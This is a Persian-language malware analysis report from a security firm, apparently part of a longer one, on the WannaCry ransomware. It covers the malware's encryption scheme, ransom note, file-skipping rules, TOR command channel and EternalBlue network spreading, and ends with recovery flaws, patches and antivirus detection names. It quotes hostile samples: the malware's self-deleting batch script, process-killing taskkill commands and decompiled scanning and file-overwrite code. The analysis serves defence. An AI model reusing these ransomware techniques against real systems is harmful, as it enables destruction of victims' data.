000000D0  11 6d d6 cc f7 8f 4c 5e  b0 55 84 81 6d 60 45 84 .m....L^.U..m`E.
000000E0  0f fc df f9 27 a5 52 c9  5b 06 28 a3 de 74 03 d6 ....'.R.[.(..t..
000000F0  c7 72 66 dc be a4 1e ff  20 96 ed 51 84 00 cc 9c .rf..... ..Q....
00000100  36 64 f2 85 4d cf 36 60  dd c8 b0 f1 91 db 7a 0b 6d..M.6`......z.
00000110  83 ee cf ef                                      ....
```

شکل ۱۱: کلید عمومی توکار RSA

باج‌افزار فایل @WanaDecryptor@.exe را با پارامتر "fi" اجرا می‌کند. به نظر می‌رسد این عمل برای بررسی ارتباط آغازین با سرور و دریافت پاسخ سرور باشد. پاسخ سرور شاید شامل نشانی Bitcoin به‌روز شده باشد. WannaCry، زمان کنونی را در محل 0x60 فایل c.wnry درج می‌کند.

سپس باج‌افزار، فایل u.wrny را در @WanaDecryptor@.exe کپی کرده و اسکریپت نمایش داده شده در شکل ۱۲ را برای ایجاد @WanaDecryptor@.exe.lnk اجرا می‌کند. این اسکریپت با نام‌های تصادفی که بر اساس زمان کنونی و یک مقدار از بین اعداد "0" تا "9" است، ذخیره می‌شود؛ به عنوان مثال: "188391494652743.ba"

```
@echo off

echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs

echo SET om = ow.CreateShortcut("[Full Path]\@WanaDecryptor@.exe.lnk")>> m.vbs

echo om.TargetPath = "[Full Path]\@WanaDecryptor@.exe">> m.vbs

echo om.Save>> m.vbs

cscript.exe //nologo m.vbs

del m.vbs

del /a %0
```

شکل ۱۲: اسکریپت داخلی جهت جابجایی و حذف فایل ها

[1] Embedded

در این مرحله باج افزار بسته به نوع پیکربندی یکی از مقادیر "$<Value>worth of bitcoin" یا "%.<Value> BTC" را پس از محتوای فایل r.wnry در Please_Read_Me@.txt می‌نویسد. محتوای این فایل به شرح زیر است:

```
Q: What's wrong with my files?

A: Ooops, your important files are encrypted. It means you will not be able to access them anymore
until they are decrypted.
    If you follow our instructions, we guarantee that you can decrypt all your files quickly and
safely!
    Let's start decrypting!

Q: What do I do?

A: First, you need to pay service fees for the decryption.
    Please send <Ransom Amount> to this bitcoin address: <Bitcoin_address>

    Next, please find an application file named "@WanaDecryptor@.exe". It is the decrypt software.
    Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q: How can I trust?

A: Don't worry about decryption.
    We will decrypt your files surely because nobody will trust us if we cheat users.

*   If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
```

WannaCry پس از این مراحل فایل‌های موجود در پوشه‌های Desktop و Document کاربر را هدف قرار می‌دهد. زمانی که باج‌افزار در حال پویش یک پوشه است، یک فایل موقت با پیشوند "SD~" ایجاد می‌کند و در صورتی که عملیات رمزنگاری با موفقیت انجام شود، آن فایل را حذف می‌کند.

در زمان شناسایی فایل‌ها به منظور رمزگذاری آنها، باج‌افزار از بررسی فایل‌هایی که یکی از پسوندهای exe.، dll. و wncry. را دارند صرف نظر می‌کند.

WannaCry ممکن است پوشه‌های هم نام با پوشه‌های زیر را رمزنگاری نکند:

- \\
- \$
- Intel
- ProgramData
- WINDOWS
- Program Files
- Program Files (x86)
- AppData\Local\Temp
- Local Settings\Temp
- Temporary Internet Files
- Content.IE5

همچنین WannaCry نام پوشه‌ها را با رشته زیر مقایسه کرده و در صورت یکسان بودن از رمزنگاری آن پوشه صرف نظر می‌کند. در ابتدای این رشته نویسه فاصله وجود دارد و به نظر می‌رسد که این رشته برای اهداف آزمایشی و توسعه نرم‌افزار بوده است.

- " This folder protects against ransomware. Modifying it will reduce protection"

باج‌افزار در پوشه‌هایی که فایل‌های هدف در آنها قرار دارند دو فایل Please_Read_Me@.txt@ و WanaDecryptor@.exe@ را کپی می‌کند. ۸ بایت اول فایل‌ها را نیز بررسی می‌کند تا شامل رشته !WANACRY نباشد. ضمن اینکه بررسی اضافی دیگری را نیز بر روی سرآیند فایل‌ها انجام می‌دهد تا از رمزنگاری نشدن آنها در گذشته اطمینان حاصل کند.

فایل‌ها با کلیدی از الگوریتم AES از نوع ۱۲۸ بیتی که در حالت CBC و به صورت تصادفی ایجاد شده است، رمزنگاری می‌شوند. کلید ایجاد شده برای هر فایل توسط یک کلید عمومی RSA که سرآیند آن نیز رمزنگاری شده، رمزنگاری می‌شود. هر فایلی که توسط باج‌افزار

رمزنگاری شود با رشته !WANACRY آغاز و نویسه WNCRY به انتهای آن اضافه می‌شود. بسته به نوع فایل ممکن است نویسه اضافه شده به WNCRYT تغییر یابد.

در زمان رمزنگاری با کلید AES، باج‌افزار ممکن است از یک کلید توکار RSA که به‌صورت تصادفی ایجاد شده استفاده کند. اگر فایل f.wnry وجود نداشته و اندازه فایل کمتر از ۲۰۹،۷۱۵،۲۰۰ بایت باشد، WannaCry یک عدد تصادفی تولید می‌کند. اگر این عدد ضریبی از ۱۰۰ باشد، بدافزار از یک کلید توکار RSA برای رمزنگاری کلید AES استفاده می‌کند. با این کلید، حداکثر ۱۰ فایل رمزنگاری می‌شود. هنگامی که کلید AES با کلید توکار RSA رمزنگاری شد، WannaCry مسیر فایل را در فایل f.wnry ثبت می‌کند. در صورتی که عدد تصادفی ضریبی از ۱۰۰ نباشد یا فایل f.wnry از قبل بر روی سیستم وجود نداشته باشد، باج‌افزار کلید AES را با یک کلید RSA که به صورت تصادفی ایجاد شده است، رمزنگاری می‌کند.

زمانی که رمزنگاری فایل‌ها در پوشه‌های Desktop و Documents کاربر به اتمام رسید، باج‌افزار اقدام به اجرای دستورات زیر می‌کند:

- `taskkill.exe /f /im Microsoft.Exchange.\*`
- `taskkill.exe /f /im MSExchange\*`
- `taskkill.exe /f /im sqlserver.exe`
- `taskkill.exe /f /im sqlwriter.exe`
- `taskkill.exe /f /im mysqld.exe`

در ادامه فایل‌های موجود بر روی ذخیره‌سازهای متصل به کامپیوتر رمزنگاری می‌شوند.

اجزای رمزگشایی

WannaCry با استفاده از نرم‌افزار TOR اجرا شده بر روی سیستم قربانی و درگاه ۹۰۵۰ با سرور Onion خود ارتباط برقرار می‌کند. باج‌افزار اطلاعات سیستم قربانی را در سرور Onion ثبت کرده و پس از انتقال کلیدهای رمزنگاری به سرور فرماندهی، فایل‌های Volume Shadow را حذف می‌کند. هنگامی که باج پرداخت شود، WannaCry کلید خصوصی RSA را جهت رمزگشایی از سرور فرماندهی دریافت کرده و رمزگشایی فایل‌ها را آغاز می‌کند.

WannaCry در ابتدا تلاش می‌کند محتوای HKLM\Software\WannaCry\wd را بخواند. در صورتی که این اقدام با موفقیت انجام نشد، سعی می‌کند تا محتوای مسیر مشابه در HKCU در محضرخانه را فراخوانی کند. زمانی که یکی از این دو مسیر وجود داشته باشد بدافزار مقدار خوانده شده از محضرخانه را به عنوان مسیر جاری قرار می‌دهد.

WannaCry فایل c.wnry را در صورت وجود از مسیر جاری باز کرده و ۷۸۰ بایت آن را می‌خواند. اگر فایل مذکور وجود نداشته باشد فایلی با محتوای نمایش داده شده در شکل ۱۳ ایجاد می‌شود.

```
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
[Null bytes omitted]
00000060  00 00 00 00 00 00 00 00 00 00 00 00 42 03 14 59  ............B..Y
00000070  00 00 00 00 00 00 00 00 00 00 96 43 00 00 00 00  ..........–C....
[Null bytes omitted]
000000B0  00 00 31 33 41 4D 34 56 57 32 64 68 78 59 67 58  ..13AM4VW2dhxYgX
000000C0  65 51 65 70 6F 48 6B 48 53 51 75 79 36 4E 67 61  eQepoHkHSQuy6Nga
000000D0  45 62 39 34 00 00 00 00 00 00 00 00 00 00 00 00  Eb94............
[Null bytes omitted]
00000300  00 00 00 00 00 00 00 00 00 00 00 00              ............
```

شکل ۱۳: محتوای فایل c.wnry

ابزار رمزگشای این باج‌افزار با پارامترهای زیر عمل می‌کند:

- fi: ایجاد ارتباط با سرور فرماندهی و ارسال اطلاعاتی مانند نام سیستم، نام کاربری و ۸ بایت از فایل 00000000.res؛ پاسخ سرور ممکن است شامل نشانی Bitcoin باشد که در فایل c.wnry به‌روز می‌شود.

- co: به نظر می‌رسد این پارامتر ارتباط آغازین با سرور فرماندهی را بررسی می‌کند. این فرآیند بدون نمایش در رابط باج‌افزار انجام می‌شود.
- vs: حذف Volume Shadow با استفاده از ابزار vssadmin

بهره‌جویی از آسیب‌پذیری SMB

یکی از ویژگی‌های خاص این باج‌افزار، انتشار در سطح شبکه و اینترنت با بهره‌جویی از آسیب‌پذیری SMB موسوم به EternalBlue است.

WannaCry با استفاده از تابع GetAdaptersInfo() فهرستی از دامنه‌های IP را در آن شبکه محلی که دستگاه قربانی عضو آن است استخراج می‌کند. در ادامه آرایه‌ای از هر یک از نشانی های IP استخراج شده ایجاد کرده و اقدام به پویش شبکه به‌منظور شناسایی دستگاه‌های دیگر می‌کند.

```
SizePointer = 0;
if ( GetAdaptersInfo(0, &SizePointer) != ERROR_BUFFER_OVERFLOW )
  return 0;
if ( !SizePointer )
  return 0;
AdaptorInfo = (struct _IP_ADAPTER_INFO *)LocalAlloc(0, SizePointer);
hMem = AdaptorInfo;
if ( !AdaptorInfo )
  return 0;
if ( GetAdaptersInfo(AdaptorInfo, &SizePointer) )
{
  LocalFree(AdaptorInfo);
  return 0;
}
```

شکل ۱۴: کشف نشانی‌های IP در شبکه محلی دستگاه آلوده شده به WannaCry

در صورت دریافت پاسخ از هر یک از نشانی‌های پویش شده، باج‌افزار اقدام به اتصال به آنها از طریق درگاه 445 کرده و اجرای بهره‌جو[۷] می‌کند. در صورتی که بهره‌جو ظرف مدت ده دقیقه موفق به رخنه به دستگاه هدف قرار گرفته شده نشود، باج‌افزار از آن چشم‌پوشی می‌کند.

```
int __cdecl scan_IP(int a1)
{
  void *v1; // eax@2
  void *v2; // esi@2

  if ( can_connect_to_port_445(a1) > 0 )
  {
    v1 = (void *)beginthreadex(0, 0, MS17_010_attempt_pwn_thread, a1, 0, 0);
    v2 = v1;
    if ( v1 )
    {
      if ( WaitForSingleObject(v1, 600000u) == WAIT_TIMEOUT )
        TerminateThread(v2, 0);
      CloseHandle(v2);
    }
  }
  InterlockedDecrement((volatile LONG *)&FileName[268]);
  endthreadex(0);
  return 0;
}
```

شکل ۱۵: توقف تلاش برای آلوده کردن دستگاه‌های شناسایی شده پس از گذشت ۱۰ دقیقه

[۷] Exploit

همچنین WannaCry از روی دستگاه آلوده شده اقدام به پویش نشانی‌های IP تصادفی بر روی اینترنت و اتصال به آنها از طریق درگاه 445 می‌کند. در صورت برقراری ارتباط تمامی دامنه 24/ آن نشانی نیز برای یافتن درگاه 445 پویش خواهند شد. شکل ۱۶ نمونه‌ای از بسته ارسالی WannaCry را نمایش می‌دهد. بسته‌های این باج‌افزار به‌صورت دستی ایجاد شده‌اند و به‌صورت توکار در کد قرار گرفته‌اند.

Protocol	Length	Info
TCP	62	1073 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP	62	445 > 1073 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM=1
TCP	60	1073 > 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
TCP	60	1073 > 445 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
TCP	60	445 > 1073 [ACK] Seq=1 Ack=2 Win=64240 Len=0
TCP	60	445 > 1073 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
TCP	62	1074 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP	62	445 > 1074 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM=1
TCP	60	1074 > 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
SMB	142	Negotiate Protocol Request
SMB	185	Negotiate Protocol Response
SMB	157	Session Setup AndX Request, User: .\
SMB	183	Session Setup AndX Response
SMB	127	Tree Connect AndX Request, Path: \\11.12.13.24\IPC$
SMB	93	Tree Connect AndX Response, Error: Non specific error code
SMB Pi	132	PeekNamedPipe Request, FID: 0x0000
SMB	93	Trans Response, Error: TID invalid
TCP	60	1074 > 445 [FIN, ACK] Seq=343 Ack=339 Win=63902 Len=0
TCP	60	445 > 1074 [ACK] Seq=339 Ack=344 Win=63986 Len=0
TCP	60	445 > 1074 [RST, ACK] Seq=339 Ack=344 Win=0 Len=0
TCP	62	1075 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP	62	445 > 1075 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM=1
TCP	60	1075 > 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
SMB	191	Negotiate Protocol Request
SMB	187	Negotiate Protocol Response
SMB	194	Session Setup AndX Request, User: anonymous
SMB	267	Session Setup AndX Response
SMB	150	Tree Connect AndX Request, Path: \\192.168.56.20\IPC$
SMB	114	Tree Connect AndX Response
SMB	136	Trans2 Request, SESSION_SETUP
SMB	93	Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
TCP	60	1075 > 445 [FIN, ACK] Seq=456 Ack=446 Win=63795 Len=0
TCP	60	445 > 1075 [ACK] Seq=446 Ack=457 Win=63922 Len=0
TCP	60	445 > 1075 [RST, ACK] Seq=446 Ack=457 Win=0 Len=0

شکل ۱۶: نمونه ترافیک شبکه باج‌افزار

مدت زمان تلاش برای بهره‌جویی یک نشانی شناسایی شده بر روی اینترنت یک ساعت است.

امکان بازیابی برخی از فایل‌ها

بررسی محققان نشان می‌دهد در کدنویسی باج‌افزار WannaCry خطاهای ناشیانه‌ای به چشم می‌خورد که امید به بازیابی فایل‌های رمز شده توسط این باج‌افزار را بدون نیاز به کلید رمزگشایی قوت می‌بخشد.

بر اساس گزارشی که ۱۱ خرداد ماه شرکت Kaspersky Lab آن را منتشر کرد باج‌افزار WannaCry حاوی دو آسیب‌پذیری حیاتی است.

نخستین ضعف مربوط به خطاهایی در منطق کدنویسی آن بخش از باج‌افزار است که وظیفه آن رونویسی و حذف فایل‌های قربانی از روی دیسک سخت است. WannaCry فایل‌های با پسوندهای رایج را رمزگذاری کرده و پسوند WNCRY. را به آنها الصاق می‌کند.

در صورتی که فایل در یکی از پوشه‌های Desktop و Documents باشد، WannaCry پس از رمزگذاری، فایل اصلی را رونویسی کرده و سپس اقدام به حذف آن می‌کند. با انجام رونویسی و سپس حذف آن، عملاً امکان بازیابی فایل غیرممکن می‌شود.

```
void __cdecl sub_10005480(WannaCtx *wannaCtx)
{
  LPWSTR pszPath; // [esp+Ch] [ebp-208h]@1
  __int16 v2; // [esp+212h] [ebp-2h]@1

  LOWORD(pszPath) = word_1000D918;
  memset(&pszPath + 2, 0, 0x204u);
  v2 = 0;
  SHGetFolderPathW(0, CSIDL_DESKTOP, 0, 0, &pszPath);
  if ( wcslen(&pszPath) )
    ProcessDir(wannaCtx, &pszPath, 1);
  LOWORD(pszPath) = 0;
  SHGetFolderPathW(0, CSIDL_PERSONAL, 0, 0, &pszPath);
  if ( wcslen(&pszPath) )
    ProcessDir(wannaCtx, &pszPath, 1);
  ProcessDrives(CSIDL_COMMON_DESKTOPDIRECTORY, callback_ProcessDir, wannaCtx);
  ProcessDrives(CSIDL_COMMON_DOCUMENTS, callback_ProcessDir, wannaCtx);
}
```

شکل ۱۷: رونویسی فایل‌ها در پوشه Desktop


اما به گفته این محققان، فرآیند رونویسی در خصوص فایل‌های در پوشه های دیگر انجام نشده و پس از انجام عملیات رمزگذاری، فایل اصلی فقط حذف می‌شود. بدیهی است که بدون رونویسی احتمال بازیابی فایل از طریق ابزارهای بازگردانی فایل بسیار بالا می‌رود.

544.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	985 bytes	Excellent	No overwritten clusters detected.
545.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	287 bytes	Excellent	No overwritten clusters detected.
91.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	2 KB	Excellent	No overwritten clusters detected.
92.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	2 KB	Excellent	No overwritten clusters detected.
546.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	417 bytes	Excellent	No overwritten clusters detected.
93.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	1 KB	Excellent	No overwritten clusters detected.
547.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	986 bytes	Excellent	No overwritten clusters detected.
548.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	279 bytes	Excellent	No overwritten clusters detected.
94.WNCRYT	C:\Users\user\AppData\Local\Temp\	4/22/2014 19:06	1 KB	Excellent	No overwritten clusters detected.

شکل ۱۸: عدم رونویسی فایل‌ها

همانطور که اشاره شد پوشه‌ای مخفی با نام RECYCLE$ ایجاد می‌گردد که WannaCry از آن به‌منظور انتقال نسخه اصلی فایل‌ها پس از رمزگذاری آنها استفاده می‌کند. اما باز هم به دلیل وجود خطاهایی در کدنویسی این باج‌افزار در بسیاری موارد انتقال انجام نشده و فایل اصلی در همان پوشه اصلی حذف می‌شود.

ضعف دیگر این باج‌افزار عدم توانایی آن در حذف فایل‌های با ویژگی فقط خواندنی[۸] است. WannaCry فایل‌های فقط خواندنی را صرفاً مخفی کرده و نسخه‌ای رمزگذاری شده از آنها را ایجاد می‌کند. بنابراین بازگردانی این نوع فایل‌ها فقط با تغییر خاصیت آنها ممکن خواهد شد.



شکل ۱۹: عدم حذف فایل‌های فقط خواندنی

[۸] Read-only

پیش‌تر نیز یک محقق امنیتی موفق به ساخت ابزاری برای رمزگشایی فایل‌های رمز شده توسط WannaCry شده بود که البته فقط در شرایط خاص و بر روی برخی از سیستم‌های عامل کارآمد گزارش شده است.

سازندگان

بررسی‌های انجام شده توسط محققان شرکت Flashpoint نشان می‌دهد تبهکاران سایبری پشت پرده این باج‌افزار به احتمال بسیار زیاد چینی زبان بوده‌اند. این محققان با بررسی نوشته‌های اطلاعیه باج‌گیری این باج‌افزار دریافته‌اند که تنها متون چینی هستند که بدون هر گونه اشکال ادبی و دستوری نوشته شده‌اند.

اطلاعیه باج‌گیری در WannaCry به ۲۸ زبان ارائه شده که بر اساس تحقیق انجام شده فقط زبان‌های چینی و انگلیسی هستند که توسط انسان نوشته شده‌اند. به نظر می‌رسد که سایر زبان‌های استفاده شده، توسط یک نرم‌افزار مبدل از متن انگلیسی به زبان مورد نظر ترجمه شده‌اند.

محققان Flashpoint خود نیز با استفاده از Google Translate اقدام به تبدیل متن انگلیسی به سایر زبان‌ها کرده‌اند. همانطور که در جدول زیر نمایش داده شده، در تمامی موارد، میزان شباهت متن ترجمه شده توسط Google Translate با متون استفاده شده در اطلاعیه باج‌گیریWannaCry ، بیش از ۹۶ درصد بوده است.

Language	Diff.	Total	Identical
Bulgarian	4	290	98.62%
Chinese (Simplified)	-	-	N/A
Chinese (Traditional)	-	-	N/A
Croatian	0	-	100%
Czech	5	244	97.95%
Danish	2	305	99.34%
Dutch	1	299	99.67%
English	-	-	-
Filipino	0	-	100%
Finnish	0	-	100%
French	0	-	100%
German	1	307	99.67%
Greek	1	317	99.68%
Indonesian	0	-	100%
Italian	0	-	100%
Japanese	6	905	99.34%
Korean	4	219	98.17%
Latvian	9	275	96.73%
Norwegian	3	291	98.97%
Polish	2	247	99.19%
Portuguese	4	302	98.68%
Romanian	0	-	100%
Russian	0	-	100%
Slovak	2	249	99.20%
Spanish	0	-	100%
Swedish	0	-	100%
Turkish	1	227	99.56%
Vietnamese	0	-	100%

شکل ۲۰: میزان شباهت متن ترجمه شده توسط Google Translate با متون استفاده شده در اطلاعیه باج‌گیریWannaCry

در متن انگلیسی نیز عبارت "But you have not so enough time" به چشم می‌خورد که اصطلاحی رایج در این زبان محسوب نمی‌شود.

پیش‌تر سه شرکت Kaspersky Labs، Symantec و BAE Systems، کره شمالی را گرداننده حملات این‌باج‌افزار معرفی کرده بودند. چند روز پس از انتشار این گزارش‌ها، نماینده این کشور در سازمان ملل، ادعاهای مطرح شده در خصوص دخالت این کشور در اجرای این حملات گسترده سایبری را مضحک و بی‌اساس توصیف کرد.

یافته‌های Flashpoint تایید می‌کنند که متن کره‌ای اطلاعیه باج‌گیری نیز از زبان انگلیسی به این زبان ترجمه شده است.

بسیاری از نهادهای قانونی از جمله FBI و Europol در پی یافتن نویسندگان و گردانندگان اصلی این باج‌افزار هستند.

یکی از محققان امنیتی نیز اعلام کرده که افراد پشت پرده باج‌افزار تلاشی برای برداشت بیت‌کوین‌های اخاذی شده از قربانیان نکرده و سرورهای فرماندهی خود را نیز از مدار خارج کرده‌اند. به نظر می‌رسد که در پی از کنترل خارج شدن میزان آلودگی و حساسیت و توجه نهادهای قانونی و انتظامی در کشورهای مختلف به شناسایی نویسندگان این باج‌افزار، این افراد فرار را بر قرار ترجیح داده‌اند.

بسیاری از متخصصان امنیتی معتقدند WannaCry محصول یک گروه حرفه‌ای نبوده و صرفاً وجود آسیب‌پذیری بهره‌جوی مورد استفاده این باج‌افزار بر روی بسیاری از سیستم‌ها بوده که سبب انتشار گسترده WannaCry شده است. بهره‌جویی که کدهای آن به‌راحتی بر روی اینترنت قابل دسترس است.

پیشگیری

شرکت مایکروسافت اصلاحیه آسیب‌پذیری مذکور را ۲۴ اسفند ماه ۱۳۹۵ عرضه کرد. اما گسترش آلودگی به این باج‌افزار بیانگر نصب نبودن این اصلاحیه بر روی بسیاری از دستگاه‌ها در سرتاسر جهان است.

گسترش آلودگی به این باج‌افزار به حدی بوده که شرکت مایکروسافت اقدام به عرضه اصلاحیه‌هایی برای سیستم‌های عامل از رده خارج خود نیز نموده است. این اصلاحیه‌ها از طریق نشانی های زیر قابل دسترس می باشند:

```
Windows Server 2003 SP2 x64:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=6e52528b-7754-49ba-b39e-2a2a2b7c8c3a

Windows Server 2003 SP2 x86:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=fdb0df5f-8994-4e43-a37b-82544a1eff68

Windows XP SP2 x64:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=a679cafc-d8da-4c2a-9709-17a6e6a93f4f

Windows XP SP3 x86:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=9e189800-f354-4dc8-8170-7bd0ad7ca09a

Windows XP Embedded SP3 x86:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=d4d15d30-e775-4f6f-b838-d3caca05a5e9

Windows 8 x86:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=ec4f955a-2fe7-45e6-bde1-1de91cbe874f

Windows 8 x64:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=22699699-94c3-4677-99e5-38cb4fb66401
```

به تمامی کاربران توصیه می‌شود از نصب بودن اصلاحیه MS17-010 بر روی سیستم‌های خود اطمینان حاصل کنند.

نمونه‌های بررسی شده در این گزارش توسط ضدبدافزارهای McAfee، Bitdefender و ESET با نام‌های زیر قابل شناسایی است:

درهم‌ساز MD5	نام شناسایی		
	McAfee	Bitdefender	ESET
db349b97c37d22f5ea1d1841e3c89eb4	Ransom-O	Trojan.GenericKD.5054801	Win32/Exploit.CVE-2017-0147.A
84c82835a5d21bbcf75a61706d8ab549	Ransom-O	Trojan.GenericKD.5057860	Win32/Filecoder.WannaCryptor.D
7bf2b57f2a205768755c07f238fb32cc	Ransom-O	Trojan.GenericKD.5057856	Win32/Filecoder.WannaCryptor.D
f351e1fcca0c4ea05fc44d15a17f8b36	Ransom-O	Trojan.GenericKD.5057874	a variant of Win32/Filecoder.WannaCryptor.D
f529f4556a5126bba499c26d67892240	RDN/Ransom	Trojan.GenericKD.5057875	Win32/Filecoder.WannaCryptor.B
8dd63adb68ef053e044a5a2f46e0d2cd	RDN/Ransom	Generic.Ransom.WCryG.1AE2DB5E	Win32/Filecoder.WannaCryptor.B
86721e64ffbd69aa6944b9672bcabb6d	Ransom-WannaCry!86721E64FFBD	Trojan.Ransom.WannaCryptor.A	Win32/Filecoder.WannaCryptor.D
509c41ec97bb81b0567b059aa2f50fe8	Ransom-WannaCry!509C41EC97BB	Trojan.GenericKD.5057849	Win32/Filecoder.WannaCryptor.D
7bf2b57f2a205768755c07f238fb32cc	Ransom-O	Trojan.GenericKD.5057856	Win32/Filecoder.WannaCryptor.D
4fef5e34143e646dbf9907c4374276f5	Ransom-O	Trojan.GenericKD.5057554	Win32/Filecoder.WannaCryptor.D
e372d07207b4da75b3434584cd9f3450	RDN/Generic.grp	Trojan.GenericKD.5057873	a variant of Win32/Filecoder.WannaCryptor.B
59815ca85fa772753ca37fa0399c668c	RDN/Ransom	Trojan.GenericKD.5057852	a variant of Win32/Filecoder.WannaCryptor.B
cf1416074cd7791ab80a18f9e7e219d9	RDN/Ransom	Trojan.GenericKD.5057871	a variant of Win32/Filecoder.WannaCryptor.B
5c7fb0927db37372da25f270708103a2	RDN/Ransom	Trojan.Ransom.WannaCryptor.D	a variant of Win32/Filecoder.WannaCryptor.D
b9b3965d1b218c63cd317ac33edcb942	RDN/Generic BackDoor	Trojan.GenericKD.4858739	a variant of Generik.BJFEKVI
808182340fb1b0b0b301c998e855a7c8	RDN/Generic BackDoor	Trojan.GenericKD.5057858	a variant of Generik.HSNAWJY
b6ded2b8fe83be35341936e34aa433e5	RDN/Ransom	Trojan.GenericKD.5057868	Win32/Filecoder.WannaCryptor.B
abcb7d4353abee5083ddd8057c7cd1ff	RDN/Ransom	Trojan.GenericKD.5057864	a variant of Win32/Filecoder.WannaCryptor.B
3bc855bfadfea71a445080ba72b26c1c	RDN/Generic BackDoor	Generic.Ransom.WannaCryptor.CB9EE00D	a variant of Win32/Filecoder.WannaCryptor.D
b27f095f305cf940ba4e85f3cb848819	RDN/Ransom	Trojan.GenericKD.5057866	a variant of Win32/Filecoder.WannaCryptor.B
b0ad5902366f860f85b892867e5b1e87	RDN/Ransom	Trojan.GenericKD.5057865	a variant of Win32/Filecoder.WannaCryptor.B

شبکه گستر

با همکاری و مشارکت

کهکشان نو

سمینار کالبدشکافی باج‌افزار WannaCry

زمان: دوشنبه، ۱۲ تیر ماه ۱۳۹۶، از ساعت ۹ الی ۱۳

مکان: مؤسسه آموزشی کهکشان
تهران، یوسف‌آباد، خیابان سی‌ویکم، نبش خیابان ابن‌سینا، شماره ۱۱۱

هزینه: ۲ میلیون ریال

علاقمندان می توانند جهت شرکت در این سمینار با شماره ۰۲۱-۴۲۰۵۲ تماس حاصل نمایند.

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳
تلفن / دورنگار ۰۲۱-۴۲۰۵۲
تارنمای شرکت www.shabakeh.net
مرکز آموزش events.shabakeh.net
اتاق خبر newsroom.shabakeh.net

منابع

- https://blog.malwarebytes.com/cybercrime/2017/05/wanacrypt0r-ransomware-hits-it-big-just-before-the-weekend
- https://blog.avast.com/ransomware-that-infected-telefonica-and-nhs-hospitals-is-spreading-aggressively-with-over-50000-attacks-so-far-today
- https://securingtomorrow.mcafee.com/executive-perspectives/wannacry-old-worms-new/
- https://securingtomorrow.mcafee.com/executive-perspectives/analysis-wannacry-ransomware-outbreak/
- https://www.fireeye.com/blog/threat-research/2017/05/wannacry-malware-profile.html
- https://newsroom.shabakeh.net/18601/wannacry-ransom-note-suggests-chinese-link.html
- https://newsroom.shabakeh.net/18606/wannacry-errors-enable-file-recovery.html
- https://au.news.yahoo.com/a/35575621/it-is-ridiculous-north-korea-furious-over-claims-its-behind-wannacry-global-hack-attack
- https://newsroom.shabakeh.net/18587/north-korea-denies-involvement-in-wannacry-ransomware-attack.html
- https://community.sophos.com/kb/en-us/126733
- https://kc.mcafee.com/corporate/index?page=content&id=KB89335&elqTrackId=73f813d377a04621aef351706ec996c3&elq=bdd4226ca24a4d6f9053610f67cc50e7&elqaid=7261&elqat=1&elqCampaignId=4056
- https://newsroom.shabakeh.net/18467/nsa-swift-banking-hacking-tools.html
- https://newsroom.shabakeh.net/18416/microsoft-security-update-for-mar-2017.html
